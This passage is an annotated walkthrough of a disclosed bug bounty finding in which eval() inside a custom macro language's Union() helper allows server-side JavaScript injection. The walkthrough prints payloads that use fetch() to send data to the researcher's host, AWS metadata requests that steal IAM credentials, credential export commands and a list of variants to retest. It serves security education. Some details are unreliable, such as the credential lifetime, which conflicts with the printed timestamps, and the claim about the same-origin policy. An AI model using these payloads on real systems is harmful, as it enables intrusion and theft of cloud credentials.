{...REDACTED...,"operation":"Union()"}
[]
Union is a known function, so this is accepted, and with no arguments it returns false, hence the empty list.
From these tests he concluded three things. He could not inject arbitrary JavaScript: plain JavaScript names and assignments were rejected. He could inject Banan++ functions: Union() was accepted. And the response acted like a true/false flag: data came back when the expression was true, an empty list when it was false. That last point is very useful, because it gives a way to ask the server yes/no questions and read the answer from the response.
Step 3: getting Union() to run
Next he needed to know how to pass several arguments to Union(). Commas failed:
{...REDACTED...,"operation":"Union(1,2,3)"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
{...REDACTED...,"operation":"Union(a,b,c)"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
{...REDACTED...,"operation":"Union('a','b','c')"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
In each case the parser complained. Note that in the third one the values are in quotes, which in programming means "treat this as text, not as a name or number".
Semicolons worked:
{...REDACTED...,"operation":"Union('a';'b';'c')"}
[{"name":"REDACTED",...REDACTED...}]
{...REDACTED...,"operation":"Union('1';'2';'3')"}
[{"name":"REDACTED",...REDACTED...}]
{...REDACTED...,"operation":"Union('1';'<';'3')"}
[{"name":"REDACTED",...REDACTED...}]
{...REDACTED...,"operation":"Union('1';'>';'3')"}
[]]
So in Banan++, arguments are separated by semicolons, not commas. The last two lines are the important pair: Union('1';'<';'3') asks whether 1 is less than 3, which is true, and data comes back. Union('1';'>';'3') asks whether 1 is greater than 3, which is false, and the list is empty. The true/false flag works through Union() exactly as it did with plain 0 and 1. Now a real attack could be attempted.
Step 4: finding a way to make the server send a request
The request is an ajax call, meaning the web page talks to the server in the background without reloading the page, and the API only returns JSON data. That told him this was not a client-side injection: the code was not running in a victim's browser, it was running on the server. He also knew from a previous report that ArticMonkey tends to use a lot of JavaScript on the server side. Server-side JavaScript means the same language that runs in browsers is also running on the company's machines, which is why a JavaScript flaw in Banan++ mattered at all.
He tried everything anyway, in case an error message would reveal something about the system. First, a classic ajax call:
x = new XMLHttpRequest;
x.open( 'GET','https://poc.myserver.com' );
x.send();
x = new XMLHttpRequest;creates an object that can make HTTP requests from JavaScript.XMLHttpRequestis the older, traditional way of doing ajax.x.open( 'GET','https://poc.myserver.com' );prepares a GET request (the method used to fetch something) to his own server.x.send();actually sends it.
Nothing arrived. Then HTML injection:
i = document.createElement( 'img' );
i.src = '<img src="https://poc.myserver.com/xxx.png">';
document.body.appendChild( i );
i = document.createElement( 'img' );creates an image element in the page.i.src = '<img src="https://poc.myserver.com/xxx.png">';sets its source to a string that is itself an HTML image tag. This is confused: it puts HTML markup where a URL belongs.document.body.appendChild( i );adds the element to the page.
Nothing arrived. More tries:
document.body.innerHTML += '<img src="https://poc.myserver.com/xxx.png">';
This appends raw HTML to the page body, hoping the browser would load the image and thus contact his server.
document.body.innerHTML += '<iframe src="https://poc.myserver.com">';
An iframe is a frame embedded inside a page that loads another page. Same idea, same hope.
Nothing arrived. Trying to render HTML was a mistake, because there is no browser here to render anything: the code runs on a server, which has no page and no images. He stayed stuck on the ajax request for a while.
Then he remembered that ArticMonkey uses ReactJS on their frontend. ReactJS (React) is a popular toolkit for building web interfaces. He looked up how to do ajax with React in the official documentation, which pointed him to fetch(), the newer standard way to make requests from JavaScript. That was the key:
fetch('https://poc.myserver.com')
fetch takes a URL and sends a request to it. A new line appeared in his Apache log straight away, which proved the server had contacted his machine.
Step 5: getting data back out
Making the server ping his server is called a blind SSRF: blind because he could see that a request happened, but no data came back to him. He wanted the server to fetch something and then send him the result. The idea was to chain two requests, the second carrying the answer to the first:
x1 = new XMLHttpRequest;
x1.open( 'GET','https://...', false );
x1.send();
r = x1.responseText;

x2 = new XMLHttpRequest;
x2.open( 'GET','https://poc.myserver.com/?r='+r, false );
x2.send();
x1 = new XMLHttpRequest;creates the first request object.x1.open( 'GET','https://...', false );prepares a GET to some target. Thefalsemeans synchronous: the program waits until the request finishes before moving on, which matters because the next line needs the answer.x1.send();sends it.r = x1.responseText;stores the response body in a variable calledr.x2 = new XMLHttpRequest;creates a second request object.x2.open( 'GET','https://poc.myserver.com/?r='+r, false );prepares a request to his own server, putting the stolen text into the URL after?r=. The?starts the query string, the part of a URL that carries parameters, and+rglues the value on.x2.send();sends it, so the data lands in his log.
It took a while to get the syntax right with fetch(). The working version was:
fetch('https://...').then(res=>res.text()).then((r)=>fetch('https://poc.myserver.com/?r='+r));
fetch('https://...')starts a request to the target.fetchdoes not wait; it returns a promise, which is an object representing a result that will arrive later, like a receipt for a parcel that has not been delivered yet..then(res=>res.text())says: when the response arrives, take it (res) and read its body as text. That also returns a promise..then((r)=>fetch('https://poc.myserver.com/?r='+r))says: when the text is ready (r), send it to his server in the query string.
He notes that the Origin policy applies. The same-origin policy is a browser rule that normally stops a page from one site reading data from another; here the code runs on the server, but the rule still shapes what can be read.
Step 6: reading local files and reaching the metadata service
First he tried to read a file on the server itself:
fetch('file:///etc/issue').then(res=>res.text()).then((r)=>fetch('https://poc.myserver.com/?r='+r));
file:// is a URL scheme for files on the local disk, and /etc/issue is a small text file on Linux systems. The r parameter in his Apache log was empty, so the file could not be read this way.
He had found some S3 buckets related to ArticMonkey, named articmonkey-xxx. S3 buckets are AWS's file containers, and their names are often visible in page source or URLs. That suggested the company might also use AWS servers for the web application, and some responses confirmed it with the header x-cache: Hit from cloudfront. CloudFront is AWS's content delivery network, a service that caches and serves files from many locations; x-cache: Hit means the answer came from that cache. He then went to the list of common SSRF URLs for cloud instances in PayloadsAllTheThings, a public collection of test payloads.
Accessing the metadata of the instance gave a hit.
The screenshot shows the decoded output. The decoded output is the directory listing returned:
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
iam/
...
This is a list of names, like the contents of a folder. ami-id identifies the machine image the server was built from, hostname is the machine's name, and iam/ is a folder about identity and access management, which is where permissions and credentials live. The trailing slash means it is a folder you can go into.
The final payload:
{...REDACTED...,"operation":"Union('1';'2;fetch(\"http://[redacted]/latest/meta-data/\").then(res=>res.text()).then((r)=>fetch(\"https://poc.myserver.com/?r=\"+r));';'3')}"
This is the whole attack in one line. The operation value is a Union() call with three arguments separated by semicolons. The first is '1', the third is '3', and the middle one is '2;fetch(...);'. When Union() glues the first, second and third together and runs the result, the 2; ends the comparison, then the fetch chain runs, and the final ; keeps the syntax tidy. The \" are escaped double quotes, needed because the whole thing sits inside a JSON string. The fetch chain is the same exfiltration trick as before, aimed at http://[redacted]/latest/meta-data/, the internal address that only the server can reach.
Since it was his first time with AWS metadata, he took time to explore the directories and files available. The most interesting one is http://[redacted]/latest/meta-data/iam/security-credentials/<ROLE>. A role is a set of permissions attached to a machine, and this path lists the credentials that come with it. It returned:
{
  "Code":"Success",
  "Type":"AWS-HMAC",
  "AccessKeyId":"...REDACTED...",
  "SecretAccessKey":"...REDACTED...",
  "Token":"...REDACTED...",
  "Expiration":"2018-09-06T19:24:38Z",
  "LastUpdated":"2018-09-06T19:09:38Z"
}
Code: Successmeans the request worked.Type: AWS-HMACnames the kind of credential.AccessKeyIdis the public half of the credential, like a username.SecretAccessKeyis the secret half, like a password.Tokenis an extra piece that temporary credentials require.Expirationis when the credential stops working, andLastUpdatedis when it was issued. The two timestamps are fifteen minutes apart.
Step 7: using the credentials
At that point he thought the game was over, but for his proof of concept he wanted to show how serious the leak was. A proof of concept (PoC) is a small demonstration that proves a bug is real and shows its effect. The credentials are temporary, valid for roughly five minutes, which should be plenty to swap them in: two copy and pastes.
His mistake, besides not reading the documentation, was to use only AccessKeyId and SecretAccessKey. That does not work: the token must be exported too.
$ export AWS_ACCESS_KEY_ID=[redacted]...
$ export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI...
$ export AWS_SESSION_TOKEN=AQoDYXdzEJr...
exportis a shell command that sets an environment variable, a named value that programs on the machine can read. The AWS CLI reads these three names automatically.AWS_ACCESS_KEY_IDholds the public half,AWS_SECRET_ACCESS_KEYthe secret half, andAWS_SESSION_TOKENthe extra token that temporary credentials need.- The
$at the start of each line is the shell prompt, not part of the command.
Checking his identity with the following command proved that he was not himself anymore:
aws sts get-caller-identity
aws is the AWS command-line tool, sts is the AWS service that deals with identities and temporary credentials, and get-caller-identity asks "who am I right now?". The command proved that he was not himself anymore.
And then…
The screenshot shows two things side by side. On the left, a listing of the EC2 instances configured by ArticMonkey, probably a big part, or the whole, of their system. On the right, the company's 20 buckets, containing highly sensitive data from customers, static files for the web application and, according to the names of the buckets, probably logs and backups of their servers.
Why it worked
The root cause is the Union() helper. It glues its arguments together and hands the result to eval() with no sanitisation and no checks on type or value. Because the macro language is interpreted on the server in JavaScript, any input that reaches a Banan++ expression, here the operation parameter of an API endpoint, can break out of the intended comparison and run arbitrary JavaScript inside the server process. The eval() sits inside a try/catch that swallows errors, which hides failures but does not stop execution.
The application did not stop the injection. The parser rejected plain JavaScript and unknown functions, but accepted Banan++ function calls, and Union() itself provided the eval() sink. A sink is the place where dangerous data finally gets used, like the drain at the end of a pipe. The server-side JavaScript runtime had network access, including to the instance metadata service at [redacted], and the instance had an IAM role attached whose temporary credentials were exposed there.
Impact
The SSRF allowed reading the AWS instance metadata, including the IAM role credentials. With those temporary credentials, the researcher could impersonate the company's role and list 20 buckets and 80 EC2 instances. The buckets contained highly sensitive customer data, static files for the web application and, judging by their names, probably logs and backups of the servers. He describes the impact as lethal. The credentials were temporary, valid for roughly five minutes.
The fix
The report states that the issue was fixed and a reward paid the day after the report, on 07/09/2018 at 19h30, but does not describe the change. The obvious fix is to remove the eval() from Union() and compare values without dynamic code execution, and to treat the operation parameter as data rather than code.
Variants to test
- Look for custom expression or macro languages exposed through API parameters, for example
operation,filter,expressionorquery, and test whether function calls are accepted while plain JavaScript is rejected. A positive result is a response that changes between true and false conditions, asUnion('1';'<';'3')versusUnion('1';'>';'3')did here. - Search minified JavaScript bundles for
eval(,Function(and similar sinks inside helper functions. A positive result is a function that concatenates user-controlled arguments intoeval(). - When a blind SSRF is confirmed, try
fetch('http://[redacted]/latest/meta-data/')and chain the response into an out-of-band request. A positive result is the metadata directory listing appearing in your logs. - Try
http://[redacted]/latest/meta-data/iam/security-credentials/<ROLE>to see whether role credentials are exposed. A positive result is a JSON document withAccessKeyId,SecretAccessKeyandToken. - Test whether the runtime can read local files with
fetch('file:///etc/issue'). A positive result is file content arriving in the exfiltration request; here it returned empty. - Check response headers such as
x-cache: Hit from cloudfrontfor hints that the target runs on AWS before spending time on cloud metadata paths.
Glossary
- API: the doorway a web page or program uses to talk to a server, sending requests and receiving data back.
- Ajax: a way for a web page to talk to the server in the background without reloading the page.
- Apache log: a file where a web server writes down every request it receives.
- AWS: Amazon Web Services, Amazon's cloud platform for renting computers and storage.
- AWS CLI: the command-line tool for talking to AWS.
- Banan++: the custom macro language built by the company in this story.
- Beautified: code re-formatted with spaces and line breaks so a human can read it.
- Blind SSRF: an SSRF where the attacker can tell a request happened but cannot see its response.
- Bug bounty program: an arrangement where a company pays independent testers for reporting security problems.
- Burp Suite: a tool that records and lets you replay the requests and responses between a browser and a website.
- CloudFront: AWS's content delivery network, which caches and serves files from many locations.
- Cookie: a small piece of data a browser stores for a site and sends back with every request, often holding login state.
- Credentials: secret strings that prove who you are to a system, like a username and password for programs.
- Cross-site scripting (XSS): a bug where an attacker gets their code to run in someone else's browser.
- EC2: AWS's service for renting virtual computers.
- Environment variable: a named value set in the shell that programs on the machine can read.
eval(): a JavaScript function that takes text and runs it as code.- Exfiltration: getting stolen data out of a system to a place the attacker controls.
fetch(): the modern JavaScript function for making HTTP requests.- Function: a named block of instructions that does one job and can be called by name.
- GET: the HTTP method used to fetch something.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to talk.
- HTTPS: the encrypted version of HTTP.
- IAM: Identity and Access Management, the AWS system for users, roles and permissions.
- Identifier: a name in code, such as a variable name.
- Iframe: a frame embedded inside a page that loads another page.
- IMDSv2: a newer version of the AWS metadata service that requires a session token before answering.
- Injection: putting your own text into a place where the program will treat it as instructions.
- JSON: a structured text format of names and values used to exchange data.
- JavaScript: the programming language that runs in browsers and on many servers.
- Macro language: a simplified language whose expressions get evaluated by an application, like a spreadsheet formula.
- Metadata service: an internal address on a cloud server that hands out information about the machine, including credentials.
- Minified: code with spaces and line breaks stripped out to make the file smaller.
- NodeJS: a way of running JavaScript on servers.
- Origin policy: a browser rule that normally stops a page from one site reading data from another.
- Parameter: one named field in a request, such as
operation. - Parser: the part of a program that reads text and works out its structure.
- Payload: the piece of text an attacker sends to trigger a bug.
- POST: the HTTP method used to send data, as when submitting a form.
- Proof of concept (PoC): a small demonstration that proves a bug is real and shows its effect.
- Promise: an object representing a result that will arrive later.
- Query string: the part of a URL after
?that carries parameters. - ReactJS: a popular toolkit for building web interfaces.
- Role: a set of permissions attached to a machine or service in AWS.
- S3 bucket: a container for files in AWS.
- Sanitisation: cleaning input, for example removing or escaping characters with special meaning.
- Server-side: running on the company's machines rather than in the visitor's browser.
- Sink: the place where dangerous data finally gets used.
- SSRF: Server-Side Request Forgery, tricking a server into making a request the attacker cannot make directly.
- Synchronous: a request where the program waits for the answer before continuing.
- Token: an extra secret string that temporary credentials require alongside the key and secret.
- True/false flag: a response that changes depending on whether an expression is true or false.
- UTF-8: a standard way of representing characters as bytes.
- XMLHttpRequest: the older, traditional JavaScript object for making HTTP requests.